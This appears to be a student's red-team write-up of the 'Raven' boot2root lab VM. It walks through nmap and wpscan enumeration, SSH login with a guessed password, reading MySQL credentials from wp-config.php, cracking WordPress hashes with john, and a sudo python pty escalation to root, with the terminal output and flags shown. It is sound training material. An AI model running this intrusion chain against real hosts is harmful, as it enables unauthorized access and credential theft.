
Red Team: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation


Exposed Services

- First, I ran **ipconfig** to get my IP address and figure out the range of IP addresses in my network.



Nmap scan results for each machine reveal the below services and OS details:

- Then, I scanned the range of IP addresses in my network to look for open hosts, and also service and version detection.
- Command that I used: **nmap -Pn -sV 192.168.1.110/24**



This scan identifies the services below as potential points of entry:

- **Target 1 - [Host: TARGET1, OS: Linux, IP address: 192.168.1.110]**

Port	State	Service	Version
22/tcp	open	ssh	OpenSSH 6.7p1 Debian 5+deb8u4
80/tcp	open	http	Apache httpd 2.4.10 ((Debian))
111/tcp	open	rpcbind	2-4 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X

The following vulnerabilities were identified on each target:

- Target 1
  - Open SSH. **CVE-2021-28041**. Severity: 7.1 High

- Apache httpd 2.4.10 vulnerability. **CVE-2017-15710**. Severity: 7.5 High
- rpcbind 2-4 vulnerability. **CVE-2017-8779**. Severity: 7.5 High
- Samba vulnerability. **CVE-2017-7494**. Severity: 9.8 Critical
- Weak Password. I was able to easily guess the password of the user Michael.
- Privilege escalation. I was able to use a python command to escalate to root.


Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:


Target 1

flag1.txt: **{b9bbcb33e11b80be759c4e844862482d}**


- First, I used the command **dirb http://192.168.1.110** to look for hidden directories.




- Then, I enumerated the WordPress site by using the following command **wpscan –url 192.168.1.110/wordpress -e u** and I was able to find the usernames **michael** and **steven**.



- I used the following command **ssh michael@192.168.1.110** to gain access to Target1 and was able to guess michael's password which was the same as his name **michael**.



- Inside the **/var/www/html/service.html** I found the flag1.



flag2.txt: **{fc3fd58dcdad9ab23faca6e9a36e581c}**

- From inside the Target1 (Michael's account) I ran the command **cd /** and then the command **find -type f -iname "flag*"** to look for files containing the word flag, and was able to find the **flag2** inside **/var/www/**.

```
vagrant/ var/
michael@target1:/$  cat ./var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/$
```

flag3.txt: **{flag3{afc01ab56b50591e7dccf93122770cd2}**


- First, I used the command **cat /var/www/html/wordpress/wp-config.php** and inside I found the login instruction, username and password, for MySQL.

```
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

- Then, I used the provided credential to log into MySQL.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```

- From inside MySQL I was able to find **flag3** and **flag4** inside wp_posts.



- Then, I found Michael's and Steven's password hashes inside wp_users.


```
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------
-------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------
-------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------
-------+-------------+---------------+
2 rows in set (0.00 sec)

mysql>
```


- I cracked Steven's password by using **john**. Password: **pink84**

```
root@Kali:~/Desktop# john hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Crash recovery file is locked: /root/.john/john.rec
root@Kali:~/Desktop# rm /root/.john/john.rec
root@Kali:~/Desktop# john hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```

flag4.txt: **{715dea6c055b9fe3337544932f2941ce}**

- First, I used Steven's credential that I obtained from the previous step to ssh to target1 and secure a user shell as steven: **ssh steven@192.168.1.110**
- Then, I used the following python command to escalate my privileges to root: **sudo python -c 'import pty;pty.spawn("/bin/bash")'**
- Then, I used the following command to look for any file containing the word flag: **find -type f -iname "flag*"**, and I found the flag4 and flag2.


Shell No. 4
File Actions Edit View Help
michael@target1: /
michael@target1: /
Shell No. 4
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Mar 4 07:55:54 2022 from 192.168.1.90
$ whoami
steven
$ pwd
/home/steven
$ sudo -l
Matching Defaults entries for steven on raven:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User steven may run the following commands on raven:
(ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# whoami
root
root@target1:/home/steven# cd /
root@target1:/# find -type f -iname "flag*"
./var/www/flag2.txt
./root/flag4.txt
./usr/lib/python2.7/dist-packages/dns/flags.pyc
./usr/lib/python2.7/dist-packages/dns/flags.py
./usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
./sys/devices/pnp0/00:03/tty/ttyS0/flags
./sys/devices/pnp0/00:04/tty/ttyS1/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/LNXSYSTM:00/LNXSYBUS:00/PNP0A03:00/device:07/VMBUS:01/vmbus_0_14/net/eth0/flags
root@target1:/#


Shell No. 4
File Actions Edit View Help
michael@target1: /
michael@target1: /
Shell No. 4
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
User steven may run the following commands on raven:
(ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# whoami
root
root@target1:/home/steven# cd /
root@target1:/# find -type f -iname "flag*"
./var/www/flag2.txt
./root/flag4.txt
./usr/lib/python2.7/dist-packages/dns/flags.pyc
./usr/lib/python2.7/dist-packages/dns/flags.py
./usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
./sys/devices/pnp0/00:03/tty/ttyS0/flags
./sys/devices/pnp0/00:04/tty/ttyS1/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/LNXSYSTM:00/LNXSYBUS:00/PNP0A03:00/device:07/VMBUS:01/vmbus_0_14/net/eth0/flags
root@target1:/# cat ./root/flag4.txt
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@target1:/#

Presented by Ognen Nastoski

March 5, 2022